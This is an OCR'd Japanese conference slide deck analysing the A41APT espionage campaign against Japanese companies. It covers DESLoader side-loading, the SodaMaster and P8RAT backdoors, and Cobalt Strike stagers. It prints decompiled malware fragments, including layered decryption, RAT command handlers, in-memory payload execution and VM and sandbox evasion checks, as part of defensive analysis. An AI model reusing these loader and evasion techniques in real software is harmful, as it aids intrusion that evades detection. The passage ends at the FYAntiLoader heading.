A41APT case

~ Analysis of the Stealth APT Campaign Threatening Japan

丹羽 祐介 ・ 柳下 元 ・ Charles Li ・ 石丸 傑 ・ 佐藤 元彦

2020/01/28
Japan Security Analyst Conference 2021

講演者／共著者 紹介

丹羽 祐介
伊藤忠商事株式会社
ITCCERT サイバーセキュリティ分析官

侵害の特徴分析　対策検討　全体管理

柳下 元
マクニカネットワークス株式会社
セキュリティ研究センター所属

検体解析　対策検討

Charles Li
Team T5
Chief Analyst of TeamT5

検体解析　帰属分析

石丸 傑
株式会社カスペルスキー
GReAT マルウェアリサーチャー

検体解析

佐藤 元彦
伊藤忠商事株式会社
ITCCERT 上級サイバーセキュリティ分析官

インフラ分析　校閲

アジェンダ

1. キャンペーン概要
2. 検体解析
3. 侵害の特徴
4. インフラについて
5. 帰属に関する考察
6. まとめ


１．A41APT 標的型攻撃キャンペーン概要

A41APT 標的型攻撃キャンペーン概要

- 活動時期：**2019年3月から2021年1月** 現在
- ターゲット：**日本 (日系企業／日系企業の海外拠点)**
- 初期侵入：従来の**スピアフィッシング**と異なり、**SSL-VPN**を利用
- 使用マルウェア：DLLを悪用する**新種マルウェア**※

  （※SodaMaster/P8RAT/DESLoader/FYAntiLoader etc.）
- 公開情報：関連情報が非常に少ない [1][2][3][4]
- 特徴：ステルス性が高く侵害の発見が非常に困難

この標的型攻撃キャンペーンのアクターを、初期侵入時に継続使用するホスト名の特徴「DESKTOP-**A41**UVJV」から**A41APT**と呼称



2．検体解析

2．検体解析

1. DESLoader

2. DESLoaderのPayload
   - SodaMaster
   - P8RAT **Update**
   - Stager Shellcode
   - FYAntiLoader

3. FYAntiLoader **NEW**

4. xRAT **NEW**

https://www.lac.co.jp/lacwatch/report/20201201_002363.html

2-1. DESLoader

別称:SigLoader

DLL side-loadingと暗号化されたシェルコードが埋め込まれた2つのファイル


複数のPE及びシェルコードを段階的にメモリー上で順次復号化

復号化に用いられるアルゴリズムは複数

最終的にペイロードをメモリー上で実行

```
    else
      v159 = *(const void **)v94;
    v160 = 3164;
    if ( v158 < 3 )
      v160 = *((_QWORD *)v94 + 2);
    v161 = memcmp(v159, "DES", v160);
    if ( !v161 )
    {
      if ( v158 < 3 )
        goto LABEL_249;
      v161 = v158 != 3;
    }
    if ( !v161 )
    {
      if ( v48 )
        v49 = v48;
      v48 = My_DES(v49);
    }
LABEL_249:
    v162 = *((_QWORD *)v94 + 2);
    if ( *((_QWORD *)v94 + 3) >= 0x10ui64 )
      v94 = *(char **)v94;
    v163 = 3164;
    if ( v162 < 3 )
      v163 = v162;
    v164 = memcmp(v94, "XOR", v163);
    if ( !v164 )
    {
      if ( v162 < 3 )
        goto LABEL_263;
```

DESLoaderを用いたペイロード感染フロー例




Junkコード

```
mov     rcx, rbx
call    j_free
lea     rdx, dllname     ; "PresentationFramework.Aero2.ni.dll"
lea     rcx, [rbp+260h+var_140] ; lpString1
call    cs:lstrcatA
xor     ecx, ecx         ; Time
call    _time64
mov     rcx, rax         ; Seed
call    srand
call    rand
lea     rcx, aFzhzrxyzoapilm ; "fzhzrxyzoapilmcgfkcr"
call    cs:OutputDebugStringA
xor     ecx, ecx         ; Time
call    _time64
mov     rcx, rax         ; Seed
call    srand
call    rand
call    rand
call    rand
lea     rcx, aCpjaxirshjyhye ; "cpjaxirshjyhyevnggbgiozjilqdxsnsdedtdxe"
call    cs:OutputDebugStringA
```

OutputDebugStringA(),
_time64(), rand(), srand()を用いて
難読化された検体も確認


jli.dll/stage_1.dll


- 複数のアルゴリズム（XOR, DES, AES, RSA）があらかじめ定義されており、その中から何をどの順序で使用するか設定されている
- 指定されたDLL内のデータ終端から指定されたサイズのデータを読込、復号化を行う



復号化アルゴリズム

vac.dll





stage_1.shellcode


stage_1.shellcode

- Magic_bytesに既知の"ecipekac"以外に{BFAFBFAF}や{9F8F7F6F}を使用する検体も観測
- 分割されて埋め込まれていたDLLを正常な順序でメモリー内にロード

```
84  magic_bytes = "ecipekac";
85  v1 = 0i64;
86  v2 = 0i64;
87  while ( magic_num[v2] != 'e'
88        || magic_num[v2 + 1] != 'c'
89        || magic_num[v2 + 2] != 'i'
90        || magic_num[v2 + 3] != 'p'
91        || magic_num[v2 + 4] != 'e'
92        || magic_num[v2 + 5] != 'k'
93        || magic_num[v2 + 6] != 'a'
94        || magic_num[v2 + 7] != 'c' )
95  {
```

```
75  _0x2000i64__6 = 0i64;
76  magic_num = magic_bytes;                    // BF AF BF AF
77  v4 = 0i64;
78  v5 = 0i64;
79  v6 = v0;
80  while ( *((_BYTE *)magic_bytes + v5) != 0xBF
81        || *((_BYTE *)magic_bytes + v5 + 1) != 0xAF
82        || *((_BYTE *)&magic_bytes[1] + v5) != 0xBF
83        || *((_BYTE *)&magic_bytes[1] + v5 + 1) != 0xAF )
84  {
```

```
68  eax_6F7F8F9F_3C05BC();
69  magic_bytes = (int *)::magic_bytes;         // 9F 8F 7F 6F
70  v1 = 0;
71  v2 = 0i64;
72  while ( ::magic_bytes[v2] != 0x9F
73        || ::magic_bytes[v2 + 1] != 0x8F
74        || ::magic_bytes[v2 + 2] != 0x7F
75        || ::magic_bytes[v2 + 3] != 0x6F )
76  {
```



別種のstage_2.shellcode

- stage_2.shellcodeはstage_1.shellcodeとほとんど同じローダー機能を持つ検体以外に、2種類のシェルコードを観測している。
  - ✓ Stager Shellcode
  - ✓ SodaMaster専用のShellcode

stage_2.shellcode　　SodaMaster (payload)

SodaMaster用のShellcode内には右図の構造体が埋め込まれている

offset	data	description
0x000	90 90 90 90 90 90 90 90	識別用の8バイトのmagic bytes、データ処理を行う前に比較し確認
0x008	0x11600	暗号化されたデータのサイズ 現状観測した検体はすべて同じ値
0x00C	A9 5B 7B 84 9C CB CF E8 B6 79 F1 9F 05 B6 2B FE	16 bytes RC4 key (検体毎に異なる)
0x01C	C7 36 7E 93 D3 07 1E 86 23 75 10 49 C8 AD 01 9F [skipped]	RC4で暗号化されたSodaMasterのペイロード

DESLoader TimeLine

AESやDESは独自のコーディング実装

全ての暗号は使わないケースが多い

暗号を使う順序も変更する

暗号が1つだけ実装されたDESLoaderは、OutputDebugStringA()のコードが多く含まれる

Compile Date (JST)	File name	Algorithm	Payload
2019-10-18	CCFIPC64.DLL	AES	xRAT
2019-10-24	SBIEDLL.DLL	DES	Stager_Shellcode
2019-12-26	GLIB-2.0.DLL	DES	Stager_Shellcode
2019-12-28	DBUS-1-3.DLL	DES	Stager_Shellcode
2020-05-04	jli.dll	DES	SodaMaster
2020-05-04	jli.dll	DES	SodaMaster
2020-05-09	DBUS-1-3.DLL	DES	SodaMaster
2020-05-30	dbus-1-3.dll	DES	Stager_Shellcode
2020-06-02	uxtheme.dll	DES	P8RAT
2020-06-04	UXTHEME.DLL	AES->DES (RSA XOR Not Used)	P8RAT
2020-06-30	VMTOOLS.DLL	XOR->AES->DES (RSA Not Used)	SodaMaster
2020-06-30	SECUR32.dll	AES->DES (RSA XOR Not Used)	SodaMaster
2020-07-01	jli.dll	DES	P8RAT
2020-09-28	jli.dll	DES->AES (RSA XOR Not Used)	SodaMaster
2020-09-29	jli.dll	DES->AES (RSA XOR Not Used)	SodaMaster
2020-10-02	vmtools.dll	DES->AES (RSA XOR Not Used)	SodaMaster
2020-12-21	jli.dll	DES	SodaMaster
2020-12-26	JLI.dll	DES->AES (RSA XOR Not Used)	Stager_Shellcode
2020-12-26	sbiedll.dll	RSA(AES DES XOR Not Used)	Stager_Shellcode
2020-12-27	JLI.DLL	DES->AES (RSA XOR Not Used)	Stager_Shellcode
2020-12-27	JLI.DLL	DES->AES (RSA XOR Not Used)	Stager_Shellcode
2020-12-27	JLI.DLL	DES->AES (RSA XOR Not Used)	Stager_Shellcode
2020-12-31	vmtools.dll	XOR->AES (RSA DES Not Used)	P8RAT
2021-01-01	jli.dll	XOR->AES (RSA DES Not Used)	P8RAT

DES: Modified DES / AES: AES-CBC

2-2. DESLoaderのPayload

1. SodaMaster
2. P8RAT
3. FYAntiLoader (⇒ .NET Loader(ConfuserEx v1.0.0) ⇒ xRAT)
4. Stager Shellcode

SodaMaster

別称: DelfsCake、dfls、HEAVYPOT

DESLoaderのペイロードの一つ

ファイルレス型のRAT

コマンドの識別子が「ｄ、ｆ、ｌ、ｓ」

複数検体でコンパイル時間が同じ

- ✓ 5CFE0D92 (Mon Jun 10 07:58:10 2019)

VM環境の確認

- ✓ HKCR¥Applications¥VMwareHostOpen.exe

```
switch ( v10 )
{
  case 'd':
    My_GetProc_Call((v_recv_buf + 5), (v2 - 5));
    break;
  case 'f':
    dword_180013B18 = *(v_recv_buf + 5);
    break;
  case 'l':
    *asc_180012330 = *(v_recv_buf + 5);
    break;
  case 's':
    My_CallMem(v_recv_buf + 5, v2 - 5);
    break;
}
```


```
Applications_VMwareHostOpen_exe[12] = '\\';    // \
Applications_VMwareHostOpen_exe[13] = 'V';     // V
*(_DWORD *)Applications_VMwareHostOpen_exe = 'p\0A';
*(_DWORD *)&Applications_VMwareHostOpen_exe[2] = 'l\0p';
*(_DWORD *)&Applications_VMwareHostOpen_exe[4] = 'c\0i';
Applications_VMwareHostOpen_exe[14] = 'M';     // M
*(_DWORD *)&Applications_VMwareHostOpen_exe[6] = 't\0a';
*(_DWORD *)&Applications_VMwareHostOpen_exe[8] = 'o\0i';
*(_DWORD *)&Applications_VMwareHostOpen_exe[10] = 's\0n';
*(_DWORD *)&Applications_VMwareHostOpen_exe[15] = 'a\0w';
*(_DWORD *)&Applications_VMwareHostOpen_exe[17] = 'e\0r';
*(_DWORD *)&Applications_VMwareHostOpen_exe[19] = 'o\0H';
*(_DWORD *)&Applications_VMwareHostOpen_exe[21] = 't\0s';
*(_DWORD *)&Applications_VMwareHostOpen_exe[23] = 'p\0O';
*(_DWORD *)&Applications_VMwareHostOpen_exe[25] = 'n\0e';
*(_DWORD *)&Applications_VMwareHostOpen_exe[27] = 'e\0.';
*(_DWORD *)&Applications_VMwareHostOpen_exe[29] = 'e\0x';
Applications_VMwareHostOpen_exe[31] = 0;
if ( RegOpenKeyW(HKEY_CLASSES_ROOT, (LPCWSTR)Applications_VMwareHostOpen_exe, &phkResult) )
```

SodaMaster

Mutex値はハードコードされている
BASE64エンコードされたRSA鍵を含むデータからCRC32の値を計算し16進数表記で逆順にしたものを使用

初期送信データはBASE64エンコードされたRSA鍵をデコードして使用、暗号化(ランダムに生成されたRC4keyを含む)

以降の送受信データは生成されたRC4によって暗号化



P8RAT

別称: GreetCake

DESLoaderのペイロードの一つ

ファイルレス型のRAT

バックドアのコマンド識別子は
300～309

309は2020年12月以降の検体で実装 **NEW**

306~308の待ち時間設定の文字列の
露出なし

主に301のメモリ上にダウンロードした2次
PEペイロードの実行

```
switch ( *a3 )
{
  case 300:
    result = My_closesocket(*v5);
    byte_329984 = 0;
    return result;
  case 301:
    return My_Thrd_VProtect_Call(*a1, (a3 + 1), a4 - 4);
  case 303:
    return My_send_1(*a1, &v8, 1u, 20006);
  case 305:
    My_send_2(*a1, 305);
    *(*v5 + 540) = 4;
    *(*v5 + 84) = v4[1];
    return My_closesocket(*v5);
  case 306:
    v7 = 306;
    *(*v5 + 72) = a3[1];
    return My_send_2(v5, v7);
  case 307:
    v7 = 307;
    *(*v5 + 80) = a3[1];
    return My_send_2(v5, v7);
  case 308:
    v7 = 308;
    *(*v5 + 76) = a3[1];
    return My_send_2(v5, v7);
  case 309:
    result = My_Thrd_VAlloc_Call_0(*a1, (a3 + 1), a4 - 4);
    break;
}
return result;
```

```
__int64 __fastcall My_VAlloc_Call(unsigned int *a1)
{
  unsigned int *v1; // rbx
  unsigned int v2; // esi
  __m128i *v3; // rax
  void (*v4)(void); // rdi

  v1 = a1;
  if ( a1 )
  {
    v2 = *a1;
    v3 = VirtualAlloc(0i64, *a1, 12288i64, 64i64);
    v4 = v3;
    if ( v3 )
    {
      if ( !sub_301DC0(v3, v2, (v1 + 1), v2) )
        v4();
      VirtualFree(v4, 0i64, 0x8000i64);
    }
    sub_306BAC(v1);
  }
  else
  {
```

P8RAT Update

仮想マシンのゲストOSに
特徴的なプロセスの確認

OSバージョンやホスト、
ユーザー名の確認


サンドボックス、アナリスト
の環境かどうか確認


```
v39 = -2i64;
dword_32B420 = 102;
dword_32B694 = GetACP();
dword_32B424 = 284;
strcpy(&v53, "ntdll.dll");
v0 = GetModuleHandleA(&v53);
strcpy(&v52, "RtlGetVersion");
RtlGetVersion = GetProcAddress(v0, &v

RtlGetVersion(&dword_32B424);
My_case_subst(&v54, 0, 0x104ui64);

gethostname(&v54, 260i64);
_mm_storeu_si128(&v48, _mm_load_si128(&xmmword_3225D0));
v47.m128i_i8[0] = 0;

My_GetUserName(&v47);
My_case_subst(&v55, 0, 0x104ui64);
v2 = &v47;
if ( *(&v48 + 1) >= 0x10ui64 )
  v2 = v47.m128i_i64[0];
```

```
__int64 My_Proc_Vbox_Vmtools_Close()
{
  __int64 v0; // rdi
  __int64 v2; // [rsp+0h] [rbp-168h]
  _DWORD v3[11]; // [rsp+20h] [rbp-148h]
  __int64 v4; // [rsp+4Ch] [rbp-11Ch]
  __int64 v5; // [rsp+150h] [rbp-18h]

  v3[0] = 304;
  My_case_subst((__int64)&v3[1], 0, 0x12Cui64);
  v0 = CreateToolhelp32Snapshot(2i64, 0i64);
  Process32First(v0, v3);
  while ( (unsigned int)Process32Next(v0, v3)
       && (unsigned int)lstrcmp(&v4, aVboxserviceExe_0)
       && (unsigned int)lstrcmp(&v4, aVmtoolsdExe_0) )
    ;                                           // VBoxService.exe
                                                // vmtoolsd.exe
  if ( v0 != -1 )
    CloseHandle(v0);
  return My_ret_calc((unsigned __int64)&v2 ^ v5);
}
```

Stager Shellcode

- P8RAT、SodaMasterとともにDESLoaderのペイロードとして多く観測されるものがStagerのShellcodeでCobalStrike beacon
- 2020年後半の観測からはHTTPヘッダにjQuery要求を装った設定が使われる





2-3. FYAntiLoader

DESLoaderのペイロードの一つ

ファイルレス型のローダーモジュール

挑発的なExport関数名

